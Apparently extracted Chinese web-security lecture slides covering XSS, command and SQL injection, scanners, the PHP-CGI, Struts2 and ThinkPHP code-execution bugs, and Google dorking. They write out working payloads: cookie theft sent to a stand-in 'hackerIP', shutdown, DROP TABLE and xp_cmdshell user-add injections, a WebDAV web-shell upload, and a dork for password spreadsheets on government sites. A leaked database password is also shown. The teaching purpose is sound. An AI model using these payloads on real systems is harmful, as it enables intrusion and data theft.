Serving HTTP on 0.0.0.0 port 8000 ...
118-165-224-133.dynamic.hinet.net - - [23/Sep/2012 05:43:08] "GET /?ASPSESSIONIDCCQRDDQD%3DHOALBHECIAECLHCHAEEDGHD HTTP/1.1"
301 -
118-165-224-133.dynamic.hinet.net - - [23/Sep/2012 05:43:08] "GET /?ASPSESSIONIDCCQRDDQD%3DHOALBHECIAECLHCHAEEDGHD/ HTTP/1.1"
200 -

Cont.

```
<script>  
    stealCookie( hackerIP, document.cookie );  
    var friends = getAllFriends();  
    for ( var friend in friends )  
        sendMessage( friend, evilCode );  
</script>
```

1. Injection

- 網頁程式未對使用者輸入的資料做檢查，給駭客有機會植入惡意的指令的機會
- SQL Injection
- Command Injection
- Code, Xpath, Ldap Injection..

Command Injection(1/3)

- Pipe & terminator
 - cat /etc/passwd | less
 - echo 1; echo 2 ;

Command Injection(2/3)

```
<?php
$domain = $_GET[domain];
if ( $domain == "" )
    die( 'domain not found.' );
echo '<pre>';
system( 'nslookup ' . $cmd );
```

Command Injection(3/3)

- ip.php?domain=orange.tw
 - cmd = 'nslookup orange.tw'
- ip.php?domain=orange.tw | shutdown -r
 - cmd = 'nslookup orange.tw | shutdown -r'
- 使用者輸入汙染了系統執行的指令。

SQL Injection (1/3)

- news.php?id=3
 - SELECT * FROM news WHERE id=3
- news.php?id=sleep(123)
 - SELECT * FROM news WHERE id=sleep(123)
- news.php?id=3 and left(pwd, 1)='a'
 - SELECT * FROM news WHERE id=3 and left(pwd, 1)='a'

SQL Injection (2/3)

- login.asp # admin / 123456
 - SELECT * FROM user WHERE name='admin' and pwd='123456'
- login.asp # admin'--
 - SELECT * FROM user WHERE name='admin'--' and
- login.asp # admin';DROP table ...
 - SELECT * FROM user WHERE name='admin';DROP table user;--' and

SQL Injection (3/3)

- news.asp?id=3;EXEC master..xp_cmdshell
'net user sa /add';--
 - SELECT * FROM news WHERE id=3;EXEC
master..xp_cmdshell 'net user orange /add';--
- 使用者輸入汙染了 SQL 語句。


漏洞那麼多，頭昏眼花

休息十分鐘

網頁漏洞檢測


自動化 vs. 手動

w3af




<http://w3af.sourceforge.net/>

w3af



Jsky



<http://nosec.org/en/productservice/jsky/>

Jsky

Jsky - The Web Application Vulnerability Scanner

File Scan Edit Tools View Advanced Help

Scan Results State Vulnerabilities

Results

- 192.168.83.1:80
 - Buoy_v0.2
 - example
 - exploit-scanner
 - horde-3.1.3
 - phpMyAdmin
 - resume
 - wg
 - wordpress

Vulnerabilities

Vulnerabilities	Total
Directories with LIST permissions enabled	4
TRACE Method Enabled	1
Possible sensitive directories	3
PHPSESSID session fixation	1
Directory backup check	1
Local path disclosure	1

Bar chart showing vulnerability distribution:

- High: 0
- Medium: 2
- Low: 6
- Info: 4

Progress: 58 %

AFFECT_TEXT : Finish scan http://192.168.83.1:80/resume/_index.html.d?C=N;O=D/ of Local path disclosure

AFFECT_DIR : Finish scan http://192.168.83.1:80/wg/ of PHPSESSID session fixation

AFFECT_FILE : Finish scan http://192.168.83.1:80/wg/yourfiles/index.html.d of File backup check

Links : 58/328 Tests : 2423/4153 ! 11 ! 0 ! 2 ! 5 ! 4

網頁漏洞是如何被找出來? (1/3)


- 觀察、分析
 - 網頁功能是如何實現的?
 - 分析輸入輸出的結果
-
- 正確的輸入正確的輸出
 - 錯誤的輸入錯誤的輸出

網頁漏洞是如何被找出來? (2/3)

- 網頁的上傳功能
 - 檢查附檔名 ?
 - 檢查 Content-Type ?
 - 檢查檔案內容 ?
- 網頁的上傳掃毒功能
 - 如何實現 ?
 - 實現的程式碼可能有甚麼問題 ?
 - clamscan -i filename.jpg | sleep 12345 ...

網頁漏洞是如何被找出來? (3/3)

- 只有了解溝通的語言才能選擇好的(錯誤)的輸入
- 只有了解架構才能知道哪裡容易出問題
- HTTP Protocol
- SQL PHP ASP Java JavaScript Tomcat Apache...



HTTP Request

GET /robots.txt HTTP/1.1

Host: orange.tw

User-Agent: Mozilla/5.0

Accept-Language: zh-tw,en-us;

Accept-Encoding: gzip, deflate

Referer: http://www.google.com.tw/

Cookie: user=admin

HTTP Response

HTTP/1.1 200 OK

Last-Modified: Tue, 19 Jul 2011 21:46:37
GMT

Server: Apache/2.2.3 (Oracle)

Content-Length: 64

Content-Type: text/plain; charset=UTF-8

<html>

Cont. 案例分享

不正確的程式寫法可以任意偽造 IP 位置

GET /getIP HTTP/1.1

Host: orange.tw

X-Forwarded-For: 127.0.0.1

錯誤示範(google://php get ip)

```
function getIp() {  
    $ip = $_SERVER['REMOTE_ADDR'];  
  
    if (!empty($_SERVER['HTTP_CLIENT_IP'])) {  
        $ip = $_SERVER['HTTP_CLIENT_IP'];  
    } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {  
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];  
    }  
    return $ip;  
}
```

Cont. 案例分享

不安全的伺服器設置造成可任意寫入檔案

PUT /cmd.asp HTTP/1.1

Host: orange.tw

Content-Length: 24

<%execute(request(cmd));%>

WebDAV

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Orange>nc 192.168.206.132 80
OPTIONS * HTTP/1.0


HTTP/1.1 200 OK
Connection: close
Date: Sat, 22 Sep 2012 23:02:06 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 0
Accept-Ranges: bytes
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPPR
D, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND
, PROPPATCH, LOCK, UNLOCK, SEARCH
Cache-Control: private

C:\Users\Orange>_
```

Cont. 案例分享

PHP CGI Argument Injection

<http://test/index.php>
<http://test/index.php?-s>



The screenshot shows a Firefox browser window with the URL `http://.../config/config.php?%2ds`. The page content displays a PHP configuration file. The database configuration section is highlighted with a yellow box:

```
<?php
/**
 * 网店配置模板
 *
 * 版本 $Id: config.sample.php 41854 2010-03-03 08:48:37Z zhushiheng $
 * 配置参数讨论专贴 http://www.shopex.cn/bbs/thread-61957-1-1.html
 */

// ** 数据库配置 /**
define('DB_USER', 'bh1234db_f'); // 数据库用户名
define('DB_PASSWORD', '3838djb'); // 数据库密码
define('DB_NAME', 'bh1234db'); // 数据库名

# 数据库服务器 -- 99% 的情况下您不需要修改此参数
define('DB_HOST', 'localhost');
//define('DB_PCONNECT',1); #是否启用数据库持续连接？

define('STORE_KEY', '560b91c70ce9fa36fa28aab88dc2d97'); #密钥
define('DB_PREFIX', 'sdb_');
define('LANG', '');
```

<http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/>

Cont. 案例分享

不嚴謹的字串檢查可造成
任意密碼登入

' or '=' / <anything>

```
SELECT * FROM admin  
WHERE user=' or '=' and pwd='<anything>'
```



Cont. 案例分享

- Struts2 ognl 任意代碼執行漏洞
- Java MVC Framework
- CVE-2011-3923

```
('\43_memberAccess.allowStaticMethodAccess')(a)=true
&(b)(('\43context['xwork.MethodAccessor.denyMethodExecution']=false')(b))
&('43c')(('\43_memberAccess.excludeProperties='java.util.Collections@EMPTY_SET')(c))
&(g)(('\43mycmd\75\ls / -alh\'))(d))
```

```
?? 129K
drwxr-xr-x 23 root root 4.0K 9? 18 10:59 .
drwxr-xr-x 23 root root 4.0K 9? 18 10:59 ..
-rw-r--r-- 1 root root 0 9? 18 10:59 .autofsck
-rw-r--r-- 1 root root 0 5? 10 11:31 .autorelabel
-rw----- 1 root root 10K 5? 10 11:20 aquota.user
drwxr-xr-x 2 root root 4.0K 5? 10 12:45 bin
drwxr-xr-x 4 root root 1.0K 5? 10 11:14 boot
drwxr-xr-x 11 root root 3.4K 9? 18 11:02 dev
drwxr-xr-x 104 root root 12K 9? 18 13:27 etc
drwxr-xr-x 6 root root 4.0K 5? 10 11:33 home
12 1 1 4.0K 5? 10 12:44 lib
```

[登录](#) | [注册](#)

WooYun.org



2.5万

[首页](#) | [厂商列表](#) | [白帽子](#) | [团队](#) | [漏洞列表](#) | [提交漏洞](#) | [厂商活动](#) | [企业招聘](#) | [公告](#) | [帮助](#) | [关于](#)



当前位置 : [WooYun](#) >> [漏洞信息](#)

漏洞概要

关注数(9) [关注此漏洞](#)

缺陷编号 : **WooYun-2012-08981**

漏洞标题 : 台湾第一银行存在远程命令执行漏洞

相关厂商 : [台湾第一银行](#)

漏洞作者 : [1024](#)

提交时间 : 2012-06-29

公开时间 : 2012-08-13

漏洞类型 : 命令执行

危害等级 : 高

自评Rank : 10

漏洞状态 : 已交由第三方厂商(cncert国家互联网应急中心)处理

漏洞来源 : <http://www.wooyun.org>

Tags标签 : [第三方框架](#) [struts](#) [远程命令执行](#)

分享漏洞 : 分享到 0

0人收藏

漏洞详情

披露状态 :

2012-06-29 : 细节已通知厂商并且等待厂商处理中

2012-06-29 : 厂商已经确认, 细节仅向厂商公开

<http://www.wooyun.org/bugs/wooyun-2010-08981>

漏洞证明：

请输入测试地址: 检测是否有漏洞

```
total 584
drwxrwxr-x  3 root    system        256 Apr 30 2008 .SPOT
drwxr-xr-x  3 root    system        256 May 22 2008 .java
-rw-----  1 root    system     12542 Jun 16 2008 .lsof_PA-WWWB-WEB
-rw-r--r--  1 root    system        85 Apr 30 2008 .profile
-rw-r--r--  1 root    system        9 May 13 2008 .rhosts
-rw-r--r--  1 root    system        9 May 13 2008 .rhosts.nim
-rw-----  1 root    system        1 Jun 29 10:00 .sh_history
drwxr-xr-x  2 root    system        256 Jul 24 2008 .ssh
-lw-----  1 root    system    295 Apr 26 11:49 .vi history
```

修复方案：

补丁。。

版权声明：转载请注明来源 1024@乌云

漏洞回应

厂商回应：

危害等级：中

漏洞Rank：8

确认时间：2012-06-29


厂商回复：

CNVD确认漏洞情况，将在周一转由CNCERT协调TWCERT处置，经评估，该漏洞有助于增进台海两岸关系。

<http://www.wooyun.org/bugs/wooyun-2010-08981>

Cont. 案例分享

Think PHP 任意代碼執行漏洞



ThinkPHP 代碼執行漏洞

[https://orange.tw/index.php?s=module/action/param1/\\${@system\(\\$_GET\[cmd\]\)}&cmd=cat config.php](https://orange.tw/index.php?s=module/action/param1/${@system($_GET[cmd])}&cmd=cat%20config.php)

```
$res =  
preg_replace('@(w+)$depr.'([^\$depr.\V]+)@e',  
'$var[\\"\\"1\\"]=\\"2\";', implode($depr,$paths));
```

用來協助分析的小工具

Google Hacking

Google is your **BEST** friend.

- apple orange
- apple -orange
- "apple orange"
- site:orange.tw
- site:orange.tw inurl:air
- site:orange.tw filetype:php

"index of" 徐佳瑩 mp3

The screenshot shows a web browser window with the following details:

- Title Bar:** "index of" 徐佳瑩 MP3 - C X Index of /mp3/徐佳瑩/LaL
- Address Bar:** 320.wallywashis.name/mp3/徐佳瑩/LaLa徐佳瑩首張創作專輯/
- Page Content:**

Index of /mp3/徐佳瑩/LaLa徐佳瑩首張創作專輯

Name	Last modified	Size	Description
Parent Directory		-	
Passwords/	14-Apr-2010 05:41	-	
徐佳瑩 - 喔伊細.mp3	14-Apr-2010 05:41	5.0M	
徐佳瑩 - 圓舞曲.mp3	14-Apr-2010 05:41	5.9M	
徐佳瑩 - V.I.P..mp3	14-Apr-2010 05:41	4.9M	
徐佳瑩 - 失落沙洲.mp3	14-Apr-2010 05:41	6.8M	
徐佳瑩 - 白旗.mp3	14-Apr-2010 05:41	4.7M	
徐佳瑩 - 身騎白馬.mp3	14-Apr-2010 05:41	7.1M	
徐佳瑩 - 一樣的目光.mp3	14-Apr-2010 05:41	5.5M	
徐佳瑩 - 明知故犯.mp3	14-Apr-2010 05:41	6.8M	
徐佳瑩 - 出口.mp3	14-Apr-2010 05:41	4.2M	
徐佳瑩 - 懷舊歌.mp3	14-Apr-2010 05:41	5.0M	

site:gov.cn filetype:xls 密碼

